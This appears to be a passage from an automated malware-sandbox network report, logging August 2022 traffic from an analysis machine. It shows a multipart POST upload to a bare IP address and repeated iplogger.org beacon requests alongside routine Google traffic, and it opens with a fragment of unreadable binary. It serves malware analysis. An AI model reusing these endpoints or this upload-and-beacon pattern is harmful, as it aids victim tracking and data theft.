_#cRA3>m&@e+^ve?^*RD(z&a*^xiVb?L@V#|^P,%RzP(xYGc^(-V8e)^%/Kf"xi5%/5K;x.{%/KR@^ahpE. /Hl?Axx>L_ Y|`c~ z7/K;R;&UUZ~rJdul;%k dByh \5l C0{,yCXa)zVCXB6!{! P8 A+!4@`!4Ahv@p !|!lp%<!AB@h L<! xCPa;,!'AXa:M:pL[*O:=.K

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 14:32:43.599802017 CEST	5349	OUT	POST / HTTP/1.1 Content-Type: multipart/form-data; boundary=----0985518389840974 Host: 45.159.248.53 Content-Length: 39620 Connection: Keep-Alive Cache-Control: no-cache
Aug 5, 2022 14:32:43.899389029 CEST	5389	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Data Raw: 34 0d 0a 6f 6b 20 38 0d 0a 30 0d 0a 0d 0a Data Ascii: 4ok 80

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49752	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49753	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49751	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49758	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49768	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49770	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49780	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49769	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49755	142.250.186.110	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:21 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel= &prodversion=85.0.4183.121&lang=en-GB&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v% 3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelp bcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm X-Goog-Update-Updater: chromecrx-85.0.4183.121 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183. 121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
2022-08-05 12:32:21 UTC	3	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce--7X82CbCDYM0w47VkAH1ww' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 05 Aug 2022 12:32:21 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5695 X-Daystart: 19941 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-08-05 12:32:21 UTC	4	IN	Data Raw: 33 31 62 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 39 35 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 31 39 39 34 31 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 Data Ascii: 31b<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" p rotocol="2.0" server="prod"><daystart elapsed_days="5695" elapsed_seconds="19941"/><app appid="nmmhkkegccagdld giimedpiccmgmieda" cohort="1::" cohortname=""
2022-08-05 12:32:21 UTC	4	IN	Data Raw: 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 Data Ascii: mmhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5 450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><a
2022-08-05 12:32:21 UTC	5	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	142.250.185.205	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:21 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
2022-08-05 12:32:21 UTC	1	OUT	Data Raw: 20 Data Ascii:
2022-08-05 12:32:21 UTC	6	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 05 Aug 2022 12:32:21 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Cross-Origin-Opener-Policy: same-origin Content-Security-Policy: script-src 'report-sample' 'nonce-PvYgR7FBtWsVaNfadfVDYw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'nonce-PvYgR7FBtWsVaNfadfVDYw' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-08-05 12:32:21 UTC	8	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-08-05 12:32:21 UTC	8	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49783	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:30 UTC	13	OUT	GET /1AbtZ4 HTTP/1.1 Host: iplogger.org Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 Cookie: clhf03028ja=102.129.143.3; 387525431719766787=2; 388252651719766787=2; 390579881719766787=2; 388997181719766787=2; 393711181719766787=2

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:30 UTC	14	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:29 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:30 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 394730211719766787=3; expires=Sat, 05-Aug-2023 12:32:30 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:30 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:30 UTC	15	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49791	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:31 UTC	15	OUT	GET /1AbtZ4 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: iplogger.org Cookie: clhf03028ja=102.129.143.3; 388252651719766787=1; 388997181719766787=1
2022-08-05 12:32:31 UTC	15	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:31 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:31 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 394730211719766787=1; expires=Sat, 05-Aug-2023 12:32:31 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:31 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:31 UTC	16	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49803	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:39 UTC	16	OUT	GET /1nfDK4 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: iplogger.org Cookie: clhf03028ja=102.129.143.3; 388252651719766787=1; 388997181719766787=1; 394730211719766787=1

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:39 UTC	16	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:39 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:39 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 3937111181719766787=1; expires=Sat, 05-Aug-2023 12:32:39 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:39 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:39 UTC	17	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49809	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:41 UTC	17	OUT	GET /1RyjC4 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: iplogger.org Cookie: clhf03028ja=102.129.143.3; 388252651719766787=1; 388997181719766787=1; 394730211719766787=1; 39371181719766787=1
2022-08-05 12:32:41 UTC	17	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:41 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:41 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 390579881719766787=1; expires=Sat, 05-Aug-2023 12:32:41 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:41 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:41 UTC	18	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49752	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:21 UTC	1	OUT	GET /1A4aK4 HTTP/1.1 Host: iplogger.org Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:21 UTC	2	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:21 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:21 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 387525431719766787=2; expires=Sat, 05-Aug-2023 12:32:21 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:21 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:21 UTC	3	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49753	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:21 UTC	1	OUT	GET /1RyjC4 HTTP/1.1 Host: iplogger.org Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
2022-08-05 12:32:21 UTC	5	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:21 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:21 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 390579881719766787=2; expires=Sat, 05-Aug-2023 12:32:21 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:21 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:21 UTC	6	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49751	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:21 UTC	2	OUT	GET /1RLtX4 HTTP/1.1 Host: iplogger.org Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
2022-08-05 12:32:21 UTC	5	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:21 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:21 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 388252651719766787=2; expires=Sat, 05-Aug-2023 12:32:21 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:21 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:21 UTC	5	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49758	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:22 UTC	8	OUT	GET /favicon.ico HTTP/1.1 Host: iplogger.org Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://iplogger.org/1RLtX4 Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 Cookie: clhf03028ja=102.129.143.3; 387525431719766787=2; 388252651719766787=2; 390579881719766787=2
2022-08-05 12:32:22 UTC	8	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 12:32:22 GMT Content-Type: text/html Content-Length: 548 Connection: close
2022-08-05 12:32:22 UTC	8	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49768	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:23 UTC	9	OUT	GET /1RLtX4 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: iplogger.org
